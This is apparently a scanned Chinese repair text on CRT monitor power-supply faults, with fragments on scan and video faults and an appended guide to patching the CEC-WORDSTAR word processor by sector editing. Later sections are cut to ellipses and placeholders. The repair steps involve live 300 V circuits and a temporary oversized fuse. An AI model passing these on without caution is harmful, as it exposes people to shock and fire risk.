在彩色显示器中,电源多为开关稳压电源,而且电路多采用变压器脉冲调宽型开关稳压电源,并采用它激式的工作方式。这种电源具有以下优点:改变开关变压器的绕组匝数和匝数比可以方便得到几组不同的输出电压;次级绕组电源是通过开关变压器次级绕组获得;使次级回路和底板与交流电源隔离(又称冷底板),因此检修较为安全。由于采用它激式的工作方式,行逆程脉冲使开关管工作频率同步,大大减小了电源的干扰。另外,开关稳压电源还具有功耗小,效率高,其效率通常在80%~90%,具有稳压范围宽等优点。由于开关电源工作频率在20K~50KHZ,因而滤波电容的容量可以大大减小。下面以CASPER TM-5156彩色显示器电源原理图为例,就开关电源一般故障加以分析。

1. 开机烧保险

对于保险丝熔断这种故障应仔细看一下保险管,一种是保险管内发黑,玻璃管上有亮斑,这种故障为严重短路所致,比较常见。如果保险管内保险丝断开后仅为丝中间断开且管内干净清楚,则说明发生了有瞬时间的过电流,这种情况有可能是保险管自身质量差,也有可能市电突然性的波动导致开机瞬间电流超过保险电流值而损坏保险管。在维修工作中发现有的显示器并无故障,仅为开机偶然烧坏保险,遇上这种情况首先要仔细检查一下机器的输入回路和电源调整回路,没有明显迹象的短路,再换一个同样规格保险试一下,但此时,要求开机时手不离开关,眼睛要仔细观察有无打火、冒烟现象,如有此现象,迅速关机以防止电路故障的扩大。在更换交流保险时,应尽量选取与原型号相同标称值的保险管,因为彩色显示器专用的保险丝具有抗冲击性,即瞬间通过的电流值可大于标称值。一般普通保险管不具这个特性,因此在同

样电流值的普通保险管在代用延时保险管时,即使彩显无故障也会开机烧保险管。在维修中如果一时找不到原规格的保险管而显示器又急需用时,可临时用标称值稍大一些的普通保险管代用,但保险系数却降低了,应尽快换上原规格的保险管。


在发现保险管是烧黑且玻璃管上有亮斑,则为机内电路有故障,要求查出故障后才能加电,这种故障多发生在电源电路中,特别是在保险管到开关管Q801之间的电路。遇到这种情况,首先检查在整流桥堆以前是否存在短路,可用电表测量电容C801两端的电路电阻值,有时用内眼也可看出短路元件,如C801或C802烧炸裂或烧黑呈短路状态,其主要原因是电容的耐压值不够高或者电网电压波动太大引起的。在测C801两端电路电阻值时,由于消磁回路的热敏电阻并联在回路中,冷阻只有几十欧姆,需与短路情况加以区别。另外,热敏电阻变小而开机烧保险的现象也时有发生,由于热敏电阻的热阻很难测试,因此只有取下热敏电阻开机来判别,如果保险未烧,证明热敏电阻短路,反之,则说明其他电路存在故障。对于整流桥堆的二极管击穿烧保险也常见,这种故障用电表测量容易判别,有时从外表也能看出来,即二极管烧裂,还有一种特殊情况,就是开机烧保险是由于整流二极管引起的,单从外表看是看不出来的,用电表测又无明显击穿,这是因为电表内的电池最多不超过多伏,而在电路上的电压高达300伏,由此二极管在高压下形成短路。对于这种故障,可以通过逐步缩小范围确定在桥堆电路前后,再用替代法判别出来。由此看来,在维修工作中采用替代法是最直观的,也是最为有效的一种判别方法。如果用内眼和电表判别整流桥堆前无故障,则可将整流桥堆输出断开,再加电判别即可,判别出整流桥堆前无故障后,则故障就在桥堆以后的电路中,一般将电解电容C805、C806和开关三极管Q801作为重点检查对象,在这个电路里,电解电容是串联后接到整流输出端,一般不易击穿,但在检查电解电容时,有时用电表测不出漏电流,但接上电路又烧保险,因此只能用替代的方法加以判别。开关三极管Q801击穿在开关电源故障中比较常见,其原因是开关管的Uce耐压不足在关断瞬间产生的高压将开关管击穿,开机工作期间过长,周围环境温度过高,电源电压波动过大、机内灰尘过多、管子散热效果不好等引起的。在Q801开关管击穿时,其脉宽调制三极管Q802和电阻R812一般也随之被损坏了,因此要检查与Q801相关的一些器件,以免故障再次出现。在选购开关三极管时,对于频宽多同步高分辨显示器,其由于开关电源的振荡频率比一般显示器的振荡频率要高,在代换时,必须用原型号管代换,如买不到应用大功率场效应管代用,而对于一般的显示器,如果原型号管子无法购到,可选用目前市面上较为容易购到的BU508A三极管,其参数为120W、5A、1500V,完全

可以满足一般显示器开关三极管安装时,要注意管子的绝缘程度。在安装完后应用万用电表的R×1欧姆档测量开关三极管集电极与地是否有短路,以防故障再现。在绝缘好时还要保证管子的散热效果。一般要求三极管与绝缘片、绝缘片与散热器之间加入导热硅脂,以利热的传导。如果开关变压器T801初级短路,也会产生开机烧保险这种故障,只不过在维修工作中这种情况不多见。

2. 保险管完好,无电压输出

根据开关电源的工作原理可知,开关电源是由整流滤波电路、开关振荡电路、脉宽调整电路、直流输出电路和保护电路组成,只要上述回路有一个工作不正常,都将产生无电压输出的故障。

首先检查交流输入回路是否正常,即从电源插座到整流桥堆之间电路是否有220伏电压,可检查相应的插头、电源线、开关、热敏电阻、TH802等是否开路。如果正常应对整流桥堆进行检查,可以先测整流桥堆输出电压是否有300V电压,若无输出,桥堆输入又有电压,则是整流二极管有开路的故障存在。如果桥堆输出直流电压大大低于300伏时,由于开关电源的启动电流是按300伏左右电压来计算的,这时电压值太低而无法启动开关电源电路,开关电源必然无输出电压,这时就要检查电源电容的好坏。如果桥堆有300V左右电压输出,则说明整流滤波电路正常,应对开关振荡回路进行检查。首先对启动电路进行检查,电阻R808、R809是开关振荡回路的启动电阻,这类电阻由于直接与300伏电压相接,阻值较大,往往为几百K欧姆,而其电阻选择功率又不太大,因此常有开路故障的产生。这在维修工作中比较常见。脉宽调整管Q802质量不好,其集电极与发射极击穿或漏电流大会使开关振荡管不工作,开关变压器T801由于有一定的重量,一般又是靠引脚与印制板焊锡来作为固定,在运输途中由于受冲击振动或在长期工作后,机内温度较高,工作电流较大,造成因原焊锡质量不好而使开关变压器引脚与印制板的焊点产生裂纹,出现不碰现象,也会导致无电压输出。检查时可用放大镜仔细观察开关变压器引脚的焊点,只要发现有一圈裂纹,都要重焊一次,故障即可解决。如果电源直流输出回路有故障,使电源输出电流过大也会因保护电路动作而使电源无输出电压,在维修工作中发现直流输出回路的整流二极管质量不好或击穿了都会使电源输出电流过大而使振荡回路停振,使电源无输出。在更换整流二极管时,由于开关电源工作频率在20K~50KHZ之间,因此开关变压器次级的整流二极管都为快恢复二极管,不能采用普通整流管,否则输出电压不正确。在负载回路短路时,也会使开关电源保护电路动作而无输出,这时可用假负载来判别是电源本身或是负载引起的故障。



CASPER TM-5156H 电源原理图

3. 电压输出不足、开关电源发出吱吱声

出现这种情况多半是负载电流过大引起行扫描电路出了故障...

二、行输出电路故障

行输出电路的主要功能是给行偏转线圈提供一个线性良好的锯齿波电流...

1. 产生行输出管损坏的原因有：行输出管由于长期使用时性能下降而形成的自然损坏...

2. 行输出变压器损坏引起的无光栅

行输出变压器在行扫描电路中担当主要的角色。它的初级线圈为行输出管提供所需的直流电源通路...

输出变压器有短路存在(排除行输出管和逆程电容无故障)...

3. 显示器图像模糊不清

在出现图像显示模糊不清时，首先调节显示器行输出变压器上面的聚焦电位器...

4. 显示器开关电源电压正常，显示器无光栅

首先检查行扫描电路工作是否正常，可用示波器判知行推动信号是否正常...

5. 显示器光栅亮度偏低

显示器能够有光栅出现，说明显示器电路基本正常。光栅亮度偏低是指调节亮度电位器后仍达不到正常亮度的要求...

故障。显像管灯丝电压偏低也会造成光栅亮度不足，这种故障一般出现在灯丝回路串有电阻电阻的显示器...

三、信号通道部分故障

1. 满屏光栅为全绿(或红、兰)

当显像管光栅呈现全绿或全红、全兰，则图像信号显示不出来或者模糊不清，有的还出现回扫线...

Table with 2 rows and 14 columns showing voltage readings for different components.

上述电压是用500型万用表测出的对地电压。表中12脚电压与显示器对比度的旋钮位置有关。

2. 图像缺少红、绿、兰三种颜色中的某一种

根据三基色原理可知，白色由红、绿、兰三种颜色组成。当缺少一种颜色时，其颜色就不会为白色...

色彩组合关系

Table with 4 columns (R, G, B) and 7 rows showing color combinations.

缺少这类故障一般说来都是出在下面这三部分：显示器的信号插头部分、信号通道部分、视频放大电路部分...

信号通道一般由三极管和集成电路组成。如果某一通道的三极管或集成电路损坏，就会使这一路图像信号在传输过程中丢失...

□ 龙文

附录十三

CEC—WORDSTAR 5.0 汉字文章编辑系统

—CEC—WORDSTAR 1.0 的修改和扩展

第一章 简介

在各种生活工作中经常要书写报告、通知、书信、稿件、合同以及各种报表之类的文书档案...

由于 CWS1.0 开发已有一段较长的时间，用户在使用过程中不断提出其不足之处...

为此，笔者认为有必要建立一个较为完善的 WORDSTAR 系统，达到统一协调，方便用户使用的目的...

第二章 CWS 5.0 新增加的功能简介

- 1. 允许使用六种汉字输入法输入汉字
2. 打印原稿纸功能
3. 标题自动居中打印
4. 操作提示中文化...

第三章 功能扩展建议

下面提出一些扩展建议，希望能够得到各位高手指点，完善此程序。

用户只要输入各列宽度、各列内容、分隔符，则可打印出工整的表格。

2. 增加折页打印功能，仿照一般杂志的格式打印。

3. 增加标点符号禁止。打印时对在行首和行尾的标点符号加以处理，使其符合写作规范。

4. 扩展五笔输入法，使其能接受三级简码，且能用五笔对二级汉字进行输入。

第四章 CWS1.0—>CWS5.0 的具体修改方法

由于 CWS 是采用 RWTS 直接启动的，因此用户手上必须具备 COPY I PLUS 或 CHAIN 等具有扇区编辑功能的软件...

现将具体内存地址与磁盘位置的对应表列出，以便用户修改。

Table with 2 columns: Hex address and Disk location. Includes entries like T\$7.S\$F--\$6000-\$60FF, T\$7.S\$E--\$6100-\$61FF, etc.

T\$:是指 16 进制磁道编号

S\$:是指 16 制扇区编号

由于我们是直接采用扇区编辑功能进行修改，稍有失误将无法挽回，所以修改前必须核实对应的扇区

及字节的位置是否对应方可修改，而修改前必须将 CWS1.0 软件备份，而使用备份盘进行修改，达到万无一失。

为方便用户修改，修改程序将按 \$6000—\$9000 的顺序列出，而以标号方式说明该程序的作用...

好了，下面我们一步步地介绍修改工作。

① \$86F0~\$8BFF 在系统中是用来装入五笔和启动 CWS 系统的，一旦装入完毕就无需存在但占据了大面积的内存空间...

② 音乐光标功能

按 ↑ ↓ ← → 移动光标发出清脆的声响，而当你需要关掉发声功能时，可以使用 Ctrl+S+M 命令...

③ CWS1.0 的行列页数的起始数都是 0，这与大多数的 WS 软件都不相同，同时也违反人们的计数习惯...

④ 扩充简拼输入法

在 CEC—I 机上使用的是全拼输入法，它简单易记但输入速度慢，而 IBM 机上的 CCDOS 均配备了简拼输入法...

具体拼音的编写如下：

Table with 3 columns: V=ZH, J=AN, H=ANG; I=CH, K=AO, G=ENG; U=SH, L=AI, S=ONG; F=EN, Y=ING

⑤ 扩充全角输入法

CEC 汉字系统中，英文字符、标点符号、阿拉伯数都只占半个汉字位，也就是我们所讲的半角字符...

为此，笔者为 CWS 扩充了“全角”输入法，在“全角”输入方式下的这些字符和数字，而不必查区位码表...


⑥ 词组输入功能

《软件报》93 年 12 期和 33 期介绍了为 CWS1.0 加装词组功能，笔者觉得十分实用，特将其移植到 CWS5.0 上...

编码生成方法：

